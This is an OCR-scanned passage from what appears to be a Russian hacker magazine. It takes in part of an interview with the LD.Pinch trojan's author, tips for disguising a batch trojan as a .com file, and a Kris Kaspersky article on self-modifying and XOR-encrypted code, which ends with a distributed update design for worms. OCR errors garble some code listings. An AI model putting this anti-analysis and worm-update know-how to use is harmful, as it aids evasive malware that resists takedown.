С: Это своего рода пропаганда Ассемблера среди разработчиков, ведь этот язык является галеко не таким сложным, как принято считать в массах. Книг по асму под Винду практически не существует, и исходники могут послужить базой, толчком в мир Ассемблера.

XS: Что посоветуешь начинающему программисту?

С: Любая программа (не обязательно троян) должна нести в себе новизну, то, что ее выделит среди множества других. Меня убивают скрипткидасы, которые полностью слизывают чей-то проект либо собирают все модули своего трояна из исходников в инете. Я сам не пишу весь код с нуля: что-то нахожу в интернете, что-то остаю по обмену, но большая часть написана именно мной.

XS: Почему ты прекратил работу над дальнейшим усовершенствованием LD.Pinch?

С: Pinch изначально был написан криво, в нем много багов, это был один из первых проектов на асме. Вместо усовершенствования старой версии я вот уже около двух месяцев пишу Pinch-2.

XS: Какие проекты планируешь на будущее? Хотят слухи, что ты работаешь в ritlabs. Хотелось бы узнать, так ли это.

С: В ritlabs работают родные мне люди. Сейчас в разработке находится pinch-2, сайт проекта с доступной для скачивания альфа-версией - <http://pinch.ccteam.ru>.



Итак, создаем файл Troj.bat, открываем его на редактирование и вбиваем в него то, что можно увидеть во врезке.

Отдельное внимание стоит уделить "компилированию" батника. Ты удивишься, что это возможно? В сети существует множество программ, позволяющих превратить текстовый файл сценария, написанный на языке BATCH, в com-файл. Ярким примером такой программы является bat2exе. Работа с ней банально проста: bat2exе.com trojan.bat trojan.com. После этой нехитрой операции появится файл trojan.com. Для красоты можно можешь переименовать .com в .exe: посмотрится гораздо лучше и привычнее. Правда, юзер скорее удалит exe файл, чем com. Пользователи, которые фанатеют от MS-DOS или, наоборот, вообще не знают, что это такое, считают com-файлы системными и боятся их удалять.

МНЕНИЕ MICROSOFT

XS: Что вы думаете о вирусах под .NET-технологии? Ведь мультиплатформенность только усугубит ситуацию.

MS: Вирусы - это программы, которые могут самостоятельно размножаться без ведома пользователя. .NET Framework имеет большое количество специальных возможностей, которые препятствуют созданию подобного кода. Большинство современных вирусов скорее опираются на человеческий фактор и методики социальной инженерии для размножения, чем на какие-либо уязвимости в тех или иных ОС.

XS: Борется ли как-то Microsoft с создателями вирусов?

MS: Создание вирусов - уголовное преступление в США, России и многих других странах мира. Microsoft сотрудничает с соответствующими органами в разных странах для предотвращения противоправных действий и оказывает содействие в поиске преступников. В том числе для этих целей создан специальный премиальный фонд, из которого выплачиваются значительные суммы за поимку авторов вирусов.



Крис Касперски

НЕМОЙ УКОР ЗА КОМПЬЮТЕРНЫЙ ХАРДКОР

ОСНОВЫ САМОМОДИФИКАЦИИ И САМООБНОВЛЕНИЯ КОДА

Самомодифицирующийся код встречается в вирусах, защитных механизмах, сетевых червях, кряксымах и прочих программах подобного типа. И хотя техника его создания не представляет большого секрета, качественных реализаций с каждым годом становится все меньше и меньше.

Окутанный мраком тайны, окруженный невообразимым количеством мифов, загадок и легенд, самомодифицирующийся код постепенно уходит в прошлое. Расцвет эпохи самомодификации уже позади. Во времена неинтерактивных отладчиков типа debug.com и пакетных дизассемблеров типа Sourcer самомодификация действительно серьезно затрудняла анализ, однако с появлением IDA PRO и Turbo-Debugger все изменилось.

Самомодификация не препятствует трассировке, и для отладчика она полностью прозрачна. Со статическим анализом дела обстоят несколько сложнее. Дизассемблер отображает программу в том виде, в котором она была получена на момент снятия дампа или загрузки исходного файла, рассчитывая на то, что ни одна из машинных команд не претерпит изменений в ходе своего выполнения. В противном случае реконструкция алгоритма будет выполнена неверно, и хакерский корабль при спуске на воду даст колоссальную течь. Однако, если факт




Рис. 1. Нерациональное использование самомодифицирующегося кода

самомодификации будет обнаружен, скорректировать дизассемблерный листинг не составит большого труда.

Давай взглянем на пример с рис. 1. Проанализируем выделенные строки. Сначала программа обнуляет регистр EAX, устанавливая флаг нуля, а затем, если он взведен (а он взведен!), переходит к метке fack_away. На самом же деле, все происходит с точностью до наоборот. Мы упустили одну деталь. Конструкция "INC BYTE PTR DS:[FACK_ME]" инвертирует команду условного перехода, и вместо метки fack_away управление получает процедура protect_proc. Блестящий защитный пример, не правда ли?

А что если расположить эту инструкцию совсем в другой ветке программы, подальше от модифицируемого кода? С другим дизассемблером такой фокус, может быть, и прокатит, но только не с IDA PRO! Взгляни на автоматически созданную ей перекрест-

ную ссылку, ведущую непосредственно к строке "INC BYTE PTR LOC_40100F" (рис. 2).

Самомодификация в чистом виде ничего не решает, и, если не предпринять дополнительных защитных мер, ее участь предрешена. Лучше всего поможет в борьбе с перекрестными ссылками учебник по математике за первый класс, кроме шуток! Простейшие арифметические операции с указателями ослепляют автоматический анализатор IDA PRO, и перекрестные ссылки бьют мимо цели. Обновленный вариант самомодифицирующегося кода может выглядеть, как на рис. 3.

Что здесь происходит? Первым делом в регистр EAX загружается смещение модифицируемой команды, увеличенное на некоторую величину (условимся называть ее дельтой). Важно понять, что эти вычисления выполняются транслятором еще на стадии ассемблирования и в машинный код попадает только конечный результат. Затем из регистра EAX вычитается дельта, корректирующая "прицел" и нацеливающая EAX непосредственно на модифицируемый код. При условии что дизассемблер не содержит в себе эмулятора ЦП и не трассирует указатели (а IDA PRO не делает ни того, ни другого), он создаст единственную перекрестную ссылку, которая направлена на подложную мишень, расположенную далеко от театра боевых действий и никак не связанную с самомодифицирующимся кодом. Причем, если подложная мишень будет расположена в области, лежащей за пределами [Image Base; Image Base + Image Size], перекрестная ссылка вообще не будет создана! На рис. 4 можно видеть листинг, выданный IDA PRO.

Сгенерированная перекрестная ссылка ведет в глубину библиотечной функции _printf, случайно оказавшейся на этом месте. Сам же модифици-




Рис. 2. IDA PRO автоматически распознала факт самомодификации кода




Рис. 3. Хитрый самомодифицирующий код, обманывающий IDA PRO

```

00401005  push    ebp
00401006  mov     ebp, esp
00401008  push    ebx
00401009  push    esi
0040100A  push    edi
0040100B  mov     eax, [offset loc_40100B+3]
0040100D  sub     eax, 669h
00401015  db     3Eh
00401015  inc     byte ptr [eax]
00401018  mov     eax, eax
00401019  jz      short loc_401021
0040101C  call   protect_proc
00401021  loc_401021:
00401021  pop     edi
00401022  pop     esi
00401023  pop     ebx
00401024  retn

```

Рис. 4. Дизассемблерный листинг обманутой IDA PRO

САМОМОДИФИКАЦИЯ КОДА НА СТЕКЕ/КУЧЕ

```

//определяем размер самомодифицирующейся функции
#define SELF_SIZE ((int) x_self_mod_end - (int) x_self_mod_code)
//начало самомодифицирующейся функции
//спецификатор naked, поддерживаемый компилятором MS VC,
//указывает компилятору на необходимость создания чистой
//ассемблерной функции, то есть такой функции, куда компилятор
//не внедряет никакой отсебятины
__declspec( naked ) int x_self_mod_code(int a, int b )
{
    __asm{
        begin_sm; ; начало самомодифицирующегося кода
        mov eax, [esp+4]; ; получаем первый аргумент
        call get_eip; ; определяем свое текущее положение в памяти
        get_eip:
        add eax, [esp + 8 + 4]; ; складываем/вычитаем из первого аргумента второй
        pop edx; ; в edx адрес начала инструкции add eax, ...
        xor byte ptr [edx],28h; ; меняем add на sub и наоборот
        ret; ; возвращаемся в материнскую функцию
    }
} x_self_mod_end(){/* конец самомодифицирующейся функции */}
main()
{
    int a;
    int (__cdecl *self_mod_code)(int a, int b);
    // раскомментируй следующую строку, чтобы убедиться, что непосредственная
    // самомодификация под Windows невозможна (система выплюнет исключение)
    // self_mod_code(4,2);
    // выделяем память из кучи (в куче модификация кода разрешена)
    // с таким же успехом мы могли бы выделить память из стека:
    // self_mod_code[SELF_SIZE];
    self_mod_code = (int (__cdecl*)(int, int)) malloc(SELF_SIZE);
    // копируем самомодифицирующийся код в стек/кучу
    memcpy(self_mod_code, x_self_mod_code, SELF_SIZE);
    // вызываем самомодифицирующуюся процедуру 10 раз
    for (a = 1;a < 10;a++) printf("%02X ", self_mod_code(4,2)); printf("\n");
}

```

руемый код ничем не выделяется на фоне остальных машинных команд, и взломщик будет абсолютно уверен, что здесь находится именно "JZ", а не "JNZ"! Естественно, в данном случае это не сильно усложнит анализ, ведь защитная процедура (protect_proc) торчит у хакера под самым носом и он обязательно полюбопытствует. Однако, если подвергнуть самомодификации алгоритм проверки серийных номеров, заменяя ROR на ROL, взлом-

щик будет долго материться, удивляясь, почему его хакерский генератор не срабатывает. А когда запустит отладчик, будет ругаться еще больше, поскольку обнаружит, что его поимели, незаметно заменив одну машинную команду на другую. Большинство взломщиков, кстати, именно так и поступают - запрягают отладчик и дизассемблер в огонь упряжку.

Более прогрессивные защитные технологии базируются на динамической

шифровке кода. А шифровка - это, по сути, одна из разновидностей самомодификации. Очевидно, что вплоть до того момента пока двоичный код не будет полностью расшифрован, для дизассемблирования он останется непригоден. А если расшифровщик доверху наштапигован антиотлагодными приемами, непосредственная отладка становится невозможной также.

Статическая шифровка (характерная для большинства навесных протекторов) в настоящее время признана совершенно бесперспективной. Дождавшись момента завершения расшифровки, хакер снимает дамп и затем исследует его стандартными средствами. Естественно, защитные механизмы так или иначе пытаются этому противостоять. Они искажают таблицу импорта, затирают PE-заголовок, устанавливают атрибуты страниц в NO_ACCESS, однако опытных хакеров такими фокусами надолго не остановишь. Любой, даже самый изощренный, навесной протектор вручную снимется без труда, а для некоторых имеются и автоматические взломщики.

Ни в какой момент времени весь код программы не должен быть расшифрован целиком! Возьми себе за правило, расшифровывая один фрагмент, зашифровывать другой. Причем расшифровщик должен быть сконструирован так, чтобы хакер не мог использовать его для расшифровки программы. Это типичная уязвимость большинства защитных механизмов. Хакер находит точку входа в расшифровщик, восстанавливает его прототип и пропускает через него все зашифрованные блоки, получая на выходе готовый к употреблению дамп. Причем, если расшифровщик представляет собой тривиальный XOR, хакеру будет достаточно определить место хранения ключей, а расшифровать программу он сможет и сам.

Чтобы этого не случилось, защитные механизмы должны использовать полиморфные технологии и генераторы кода. Автоматизировать расшифровку программы, которая состоит из нескольких сотен фрагментов, зашифрованных сгенерированными "на лету" криптограммами, практически невозможно. Однако и реализовать подобный защитный механизм отнюдь не просто. Впрочем, прежде чем ставить перед собой грандиозные цели, давай лучше разберемся с основами.

ПРИНЦИПЫ ПОСТРОЕНИЯ САМОМОДИФИЦИРУЮЩЕГОСЯ КОДА

■ Ранние модели процессоров x86 не поддерживали когерентности машинного кода и не отслеживали попыток модификации команд, уже находящихся на конвейере. С одной стороны, это усложняло разработку самомодифицирующегося кода, с другой - позволяло огурачить от-

Само-модифицирующийся код возможен только на компьютерах Фон-Неймановской архитектуры (огни и те же ячейки памяти в разное время могут трактоваться и как код, и как данные).

Представители процессоров племени Pentium в действительности построены по Гавардской архитектуре (код и данные обрабатываются раздельно) и Фон-Неймановскую они только эмулируют, поэтому самомодифицирующийся код резко снижает их производительность.

ладчик, работающий в трассирующем режиме.

При прогоне программы на живом процессоре инструкция INC AL заменяется NOP'ом, однако, поскольку INC AL уже находится на конвейере, регистр AL все-таки увеличивается на единицу. Пошаговая трассировка программы ведет себя иначе. Отладочное исключение, сгенерированное непосредственно после выполнения инструкции STOSB, очищает конвейер, и управление получает уже не INC AL, а NOP, вследствие чего увеличения регистра AL не происходит! Если значение AL используется для расшифровки программы, то отладчик скажет хакеру: [censored]! Процессоры семейства Pentium отслеживают модификацию команд, уже находящихся на конвейере, и потому программная глина конвейера равна нулю. Как следствие, защитные механизмы конвейерного типа, попав на Pentium, ошибочно полагают, что всегда исполняются под отладчиком. Это вполне документированная особенность поведения процессора, которая сохранится и в последующих моделях. Использование самомодифицирующегося кода с формальной точки зрения вполне законно. Однако следует помнить, что злоупотребление им отрицательно влияет на производительность защищаемого приложения. Коговый кэш первого уровня доступен только на чтение, и прямая запись в него невозможна. При модификации машинных команд в памяти, в действительности модифицируется кэш данных! Затем происходят экстренный сброс кодового кэша и перезагрузка измененных кэш-линеек, на что расходуется достаточно большое количество процессорных тактов. Никогда не выполняй самомодифицирующийся код в глубоком вложенном цикле, если, конечно, ты не хочешь затормозить скорость своей программы до скорости асфальтового катка.

Ходят слухи, что самомодифицирующийся код возможен только в MS-DOS, а в Windows - нет. Доля истины в этом есть, но при желании мы можем обойти все запреты и ограничения. Прежде всего, разберемся с атрибутами доступа к страницам и сегментам. Процессоры x86 поддерживают три атрибута для доступа к сегментам (чтение, запись и исполнение) и два - к страницам (доступ и запись). Операционные системы семейства Windows совмещают кодовый сегмент с сегментом данных в едином адресном пространстве, а потому атрибуты чтения и

САМОМОДИФИКАЦИЯ НА СЛУЖБЕ У ШИФРОВАНИЯ

```
#define CRYPT_LEN ((int)crypt_end - (int)for_crypt)
// маркер начала
mark_begin(){_asm_emit 'K' __asm_emit 'P' __asm_emit 'N' __asm_emit 'C'}
// зашифрованная функция
for_crypt(int a, int b)
{
    return a + b;
} crypt_end(){}
// маркер конца
mark_end(){_asm_emit 'K' __asm_emit 'P' __asm_emit 'N' __asm_emit 'C'}
// расшифровщик
crypt_it(unsigned char *p, int c)
{
    int a; for (a = 0; a < c; a++) *p++ ^= 0x66;
}
main()
{
    // расшифровываем защитную функцию
    crypt_it((unsigned char*) for_crypt, CRYPT_LEN);
    // вызываем защитную функцию
    printf("%02Xh\n",for_crypt(0x69, 0x66));
    // зашифровываем опять
    crypt_it((unsigned char*) for_crypt, CRYPT_LEN);
}
```

Исполняемый код может быть расположен в любой доступной области памяти - стеке, куче, области глобальных переменных и т.д.

исполнения для них полностью эквивалентны.

Исполняемый код может быть расположен в любой доступной области памяти - стеке, куче, области глобальных переменных и т.д. Стек с кучей по умолчанию доступны для записи и вполне пригодны для размещения самомодифицирующегося кода. Константные глобальные и статические переменные обычно размещаются в секции .idata, доступной только на чтение (и, разумеется, на исполнение), и всякая попытка их модификации завершается исключением.

Таким образом, все, что нам нужно, - это скопировать самомодифицирующийся код в стек (кучу), где он сможет хакирить себя как захочет.

Самомодифицирующийся код заменяет машинную команду "ADD" на "SUB", а "SUB" на "ADD", и потому циклический вызов функции self_mod_code возвращает следующую последовательность чисел: "06 02 06 02...", подтверждая тем самым успешное завершение акта самомодификации.

Некоторые находят предложенную технологию слишком громоздкой. Некоторых возмущает то, что копируемый код должен быть полностью пе-

ремещаемым, то есть сохраняющим свою работоспособность независимо от текущего местоположения в памяти. Код, сгенерированный компилятором, в общем случае таковым не является, что вынуждает нас спускаться на чисто ассемблерный уровень. Каменный век! Неужели до сих пор программисты не додумались до более прогрессивных методик?! А как же!

Давай для разнообразия попробуем создать простейшую зашифрованную процедуру, написанную полностью на языке высокого уровня (например, Си, хотя те же самые приемы пригодны и для Паскаля с его уродливым родственником Delphi). При этом мы будем исходить из следующих предположений: а) порядок размещения функций в памяти совпадает с очередностью их объявления в программе (практически все компиляторы так и поступают); б) шифруемая функция не содержит перемещаемых элементов, также называемых fix-up'ами или релокациями (это справедливо для большинства исполняемых файлов, но динамическим библиотекам без релокаций никуда).

Для успешной расшифровки процедуры нам необходимо определить стартовый адрес ее размещения в

Фанаты Ассемблера уверяют, что он подерживает самомодифицирующийся код. Это неверно! У Ассемблера нет никаких средств для работы с самомодифицирующимся кодом, кроме директивы DB. Такая, с позволения сказать, "поддержка" есть и в Си!

Для написания самообновления по интернету необходимо иметь представление и о PHP. Знание функций wininet.dll тоже не повредит.

Исходники и иллюстрации из статьи ты можешь видеть и на диске.



Рис. 5. Модификация машинной команды, уже находящейся на конвейере




Рис. 6. Шифровка защитной процедуры в NIEW'e

памяти. Это легко. Современные языки высокого уровня поддерживают операции с указателями на функцию. На Си/Си++ это выглядит приблизительно так: "void *p = (void*) func;". Сложнее измерять глину функции. Легальные средства языка не предоставляют такой возможности, и приходится хитрить, определяя глину как разность двух указателей: указателя на зашифрованную функцию и указателя на функцию, расположенную непосредственно за ее концом. Разумеется, если компилятор захочется нарушить естественный порядок следования функций, этот прием не сработает и расшифровка пойдет прахом.

И последнее. Ни один из всех известных мне компиляторов не позволяет генерировать зашифрованный код, и эту операцию приходится осуществлять вручную - с помощью

NIEW'a или своих собственных утилит. Но как мы найдем шифруемую функцию в двоичном файле? Взломщики используют несколько конкурирующих способов, в зависимости от ситуации отдавая предпочтение то одному, то другому.

В простейшем случае шифруемая функция окантовывается маркерами - уникальными байтовыми последовательностями, гарантированно не встречающимися в остальных частях программы. Обычно маркеры задаются с помощью директивы `_emit`, представляющей собой аналог ассемблерного DB. Например, следующая конструкция создает текстовую строку "KPNC" - `_asm _emit 'K' __asm _emit 'P' __asm _emit 'N' __asm _emit 'C'`. Только не пытайтесь располагать маркеры внутри шифруемой функции. Процессор не поймет юмора и выплюнет исключение. Накапывай



Для успешной расшифровки процедуры нам необходимо определить стартовый адрес ее размещения в памяти.

```

text: 00401000          push    ebp
text: 00401001          mov     ebp, esp
text: 00401003          push   esi
text: 00401004          push   edi
text: 00401005          dec    esi
text: 00401006          push   esi
text: 00401007          dec    esi
text: 00401008          inc    esi
text: 00401009          jmp     [eax], edi
text: 0040100A          mov     esi, 00000000h ; CODE MPX : sub_401067-1F10
text: 00401011          mov     ebx, ebx
text: 00401012          and    ebp, [eax+05h]
text: 00401016          and    ebp, [ebx+05h]
text: 00401019          movsd  [ebp], esi
text: 0040101A          jmp     0040101A ; DATA MPX : sub_401067-1A
text: 0040101B          mov     ebp, ebp
text: 0040101C          mov     ebx, [ebx]
text: 0040101E          movsd  [ebp], esi
text: 00401021          mov     ebx, ds:50A03330h
text: 00401027          dec    esi
text: 00401028          inc    esi
text: 00401029          pop    esi
text: 0040102A          pop    esi
text: 0040102B          pop    esi
text: 0040102C          pop    esi
text: 0040102D          ret

```

Рис. 7. Внешний вид зашифрованной процедуры

МС №50 ЮБИЛЕЙНЫЙ НОМЕР! УЖЕ В ПРОДАЖЕ



Более 700 Мб полезных программ на CD

В НОМЕРЕ:

Тестирование новейших моделей КПК, ноутбуков и сотовых телефонов

КПК для меломана

Тестируем популярные модели наладонников в качестве MP3-плеера

Устанавливаем Linux на ноутбук

От требований к мобильному компьютеру до настройки системы

Шаг за шагом

- Набираем тексты с помощью InPad 1.0
- Настраиваем КПК с помощью Tweaks2k2.NET 2.5.2
- Работаем с Kinoma Producer 2.0.4
- Тренируемся с PalmDiet Organizer 1.0
- Создаем web-странички с помощью Torpedo HTML Editor 2.5.1
- Путешествуем по сети с Opera Browser
- Remind me - отличная замена штатным утилитам

МС МОБИЛЬНЫЕ КОМПЬЮТЕРЫ

(game)land
www.mobilecomputers.ru

маркеры на вершину и дно функции, но не трогай ее тело!

Выбор алгоритма шифрования не принципиален. Кто-то использует XOR, кто-то тяготеет к DES или RSA. Естественно, XOR помается намного проще, особенно если длина ключа невелика. Однако в примере, приведенном ниже, мы остановимся именно на XOR, поскольку DES и RSA крайне громоздки и совершенно ненаглядны.

Откомпилировав эту программу обычным образом (например, "cl.exe /c FileName.C"), мы получим объектный файл FileName.obj. Теперь нам необходимо скомпоновать исполняемый файл, предусмотрительно отключив защиту кодовой секции от записи. В линкере Microsoft Link за это отвечает ключ /SECTION, за которым идет имя секции и назначаемые ей атрибуты, например, "link.exe FileName.obj /FIXED /SECTION:.text,ERW". Здесь: /FIXED - ключ, удаляющий перемещаемые элементы (мы ведь помним, что перемещаемые элементы необходимо удалять), ".text" - имя кодовой секции, а "ERW" - это первые буквы Executable, Readable, Writable, хотя при желании Executable можно и опустить - на работоспособность файла это никак не повлияет. Другие линкеры используют свои ключи, описание которых можно найти в документации. Имя кодовой секции не всегда совпадает с ".text", поэтому, если у тебя что-то не получается, используй утилиту MS DUMPBIN для выяснения конкретных обстоятельств.

Сформированный линкером файл пока не пригоден для запуска, ведь защищенная функция еще не зашифрована! Чтобы ее зашифровать, запустим HIEW, переключимся в HEX-режим и запустим контекстный поиск маркерной строки (<F7>, "KPNC", <ENTER>). Вот она! (см. рис. 6). Теперь остается лишь зашифровать все, что расположено внутри маркеров "KPNC". Нажимаем <F3> и переходим в режим редактирования, затем давим <F8> и задаем маску шифрования (в данном случае она равна 66h). Каждое последующее нажатие на <F8> зашифровывает один байт, перемещая




Рис. 8. Классический метод вызова функций делает код непремещаемым

Выбор алгоритма шифрования не принципиален. Кто-то использует XOR, кто-то тяготеет к DES или RSA.

курсор по тексту. <F9> сохраняет изменения на диске. После того как файл будет зашифрован, потребность в маркерах отпадает, и при желании их можно затереть бессмысленным кодом, чтобы защищенная процедура поменьше бросалась в глаза.

Вот теперь наш файл готов к выполнению. Запускаем его и... он, понятное дело, отказывает в работе. Что ж, первый блин всегда комом, особенно если тесто замешено на самомодифицирующемся коде. Призвав на помощь отладчик, здравый смысл и дизассемблер, попытаемся определить, что именно мы сделали не так.

Добившись успеха, загрузим исполняемый файл в IDA PRO и посмотрим, как выглядит зашифрованная функция.

Естественно, заклятье наложенной шифровки легко снять (опытные хакеры делают это, даже не выходя из IDA PRO), так что не стоит переоценивать свою защищенность. К тому же, защита кодовой секции от записи была придумана неслучайно, и ее отключение разумным действием не назовешь.

API-функция VirtualProtect позволяет манипулировать атрибутами страниц по нашему усмотрению. С ее помощью мы можем присваивать атрибут Writeable только тем страницам, которые реально нуждаются в модификации, и сразу же после завершения расшифровки отбирать его обратно.

Обновленный вариант функции crypt_it может выглядеть так:

```
crypt_it(unsigned char *p, int c)
```

```

{
    int a;
    // отключаем защиту от записи
    VirtualProtect(p, c, PAGE_READWRITE,
        (DWORD*) &a);
    // расшифровываем функцию
    for (a = 0; a < c; a++) *p++ ^= 0x66;
    // восстанавливаем защиту
    VirtualProtect(p, c, PAGE_READONLY,
        (DWORD*) &a);
}

```

Откомпилировав файл обычным образом, зашифрую его по методике, описанной выше, и запусти на выполнение. Будем надеяться, что он заработает с первого раза.

ПРОБЛЕМЫ ОБНОВЛЕНИЯ КОДА ЧЕРЕЗ ИНТЕРНЕТ

■ Техника самомодификации тесно связана с задачей автоматического обновления кода через интернет. Решение этой задачи требует обширных знаний и инженерного мышления. Вот неполный перечень подводных камней, с которыми нам придется столкнуться:

- как встроить двоичный код в исполняемый файл?
- как оповестить все экземпляры удаленной программы о факте обновления?
- как защититься от поддельных обновлений?

По-хорошему эта тема требует отдельной книги, здесь же мы лишь очертим проблему.

Начнем с того, что концепции модульного и процедурного программирования (без которых сейчас никуда) нуждаются в определенных механизмах межпроцедурного взаимодействия. По меньшей мере, одна процедура должна уметь вызывать другую (см. рис. 8):

Что здесь неправильно? А вот что. Функция printf находится вне функции my_func, и ее адрес наперед неизвестен. В обычной жизни эту задачу решает линкер, однако мы же не собираемся встраивать его в обновляемую программу, верно? Поэтому необходимо разработать собственный механизм импорта/экспорта всех необходимых функций.

В простейшем случае будет достаточно передать нашей функции указатели на все необходимые ей функ-

Защита кодовой секции от записи была придумана неслучайно, и ее отключение разумным действием не назовешь.




Рис. 9. Вызов функций по указателям, переданным через аргумент, обеспечивает коду перемещаемость

ции как аргументы, тогда она не будет привязана к своему местоположению в памяти и станет полностью перемещаемой (см. рис. 9). Глобальные и статические переменные и константные строки использовать запрещается (компилятор размещает их в другой секции). Также необходимо убедиться, что компилятор в порядке проявления собственной инициативы не впендюрил в код никакой от себя тины наподобие вызова функций, контролирующей границы стека на предмет переполнения. Впрочем, в большинстве случаев такая инициатива легко отключается через ключи командной строки, описанные в прилагаемой к компилятору документации.

Откомпилировав полученный файл, мы должны скомпоновать его в 32-разрядный бинарник. Далеко не каждый линкер способен на такое, и зачастую двоичный код выдвигается из исполняемого файла любым подручным HEX-редактором (например, тем же HIEW'ом).

Теперь мы имеем готовый модуль обновления, имеем обновляемую программу. Остается только добавить первое ко второму. Поскольку Windows блокирует запись во все исполняющиеся в данный момент файлы, обновить сам себя файл не может и эту операцию приходится выполнять в несколько стадий. Сначала исполняемый файл, условно обозначенный нами как А, переименовывает себя в В (переименованию запущенных файлов Windows не мешает), затем файл В создает свою копию под именем А, дописывает модуль обновления в его конец как оверлей (более опытные хакеры могут скорректировать значение поля ImageSize), после чего завершает свое выполнение, передавая бразды правления файлу А, удаляющему временный файл В с диска. Разумеется, это не единственно возможная схема и, кстати говоря, далеко не самая лучшая из всех, но на первых порах сойдет и она.


Более актуальным представляется вопрос распространения обновлений по интернету. Но почему бы просто не выкладывать обновления на такой-то сервер? Пусть удаленные приложения (например, те же черви) периодически посещают его, вытягивая свежачок... Ну и сколько такой сервер просуществует? Если он не рухнет под натиском бурно размножающихся червей, его закроет разъяренный администратор. Поэтому тут необходимо действовать строго по распределенной схеме.

Простейший алгоритм выглядит так: пусть каждый червь сохраняет в своем теле IP-адреса заражаемых машин. Тогда "родители" будут знать своих "детей", а "дети" помнить "родителей". Впрочем, обратное утверждение неверно. "Дедушки" и "бабушки" знают лишь своих непосредственных "детей", но не имеют никакого представления о «внуках», если, конечно, «внуки» явным образом не установят с ними соединение и не сообщат свои адреса... Главное - рассчитать интенсивность обмена информацией так, чтобы не сожрать весь сетевой трафик. Тогда, обновив одного червя, мы сможем достучаться и до всех остальных, причем противостоять этому будет очень и очень непросто. Распределенная система обновлений не имеет единого координатного центра и, даже будучи уничтоженной на 99,999%, сохраняет свою работоспособность.

Правда, для борьбы с червями может быть запущено обновление-камикадзе, автоматически уничтожающее всех червей, которые успели его загрузить. Поэтому прогрессивно настроенные вирусописатели активно используют механизмы цифровой подписи и несимметричные криптоалгоритмы. Если лень разрабатывать свой собственный движок, можно использовать PGP (благодаря ее исходным текстам открыты).

Главное, иметь идеи и уметь держать компилятор с отладчиком в руках. Все остальное - вопрос времени.

ЭТО ВСЕ?

■ Без притока новых идей техника самоодификации обречена на медленную смерть. Чтобы поддержать ее на плаву, необходимо найти правильную точку применения сил, используя самоодифицирующийся код там и только там, где его действительно нужно использовать! 

МДМ II КИНО

МДМ.КИНО
на пуфиках



6 ЗАЛОВ СО ЗВУКОМ DOLBY DIGITAL EX
ТОЛЬКО У НАС МОЖНО СМОТРЕТЬ КИНО ЛЕЖА
20 НОВЫХ ФИЛЬМОВ В МЕСЯЦ

М. ПУШКИНСКАЯ
КОММУНАЛЬНЫЙ ПРОЕКТ, Д. 28
МОСКОВСКАЯ ДЕРЕВНЯ МОЛДОВКИ

АВТООТВЕТЧИК 880 1 0088
БРОНИРОВАНИЕ БИЛЕТОВ ПО ТЕЛЕФОНУ 780 8833

Дмитрий Коваленко aka IngreM (ingrem@list.ru)

LIKE A VIRUS

ВИРУСНЫЕ ТЕХНОЛОГИИ В ТРОЯНАХ

Уже привыкли, что троян - это отдельный файл, который стартует из автозагрузки. Мало кому известно, что загрузчик трояна (или весь троян) может быть оформлен в виде адресно-независимого кода. Переносимый код прописывается в чужой EXE или DLL - заражает точно так же, как это делают вирусы.

3

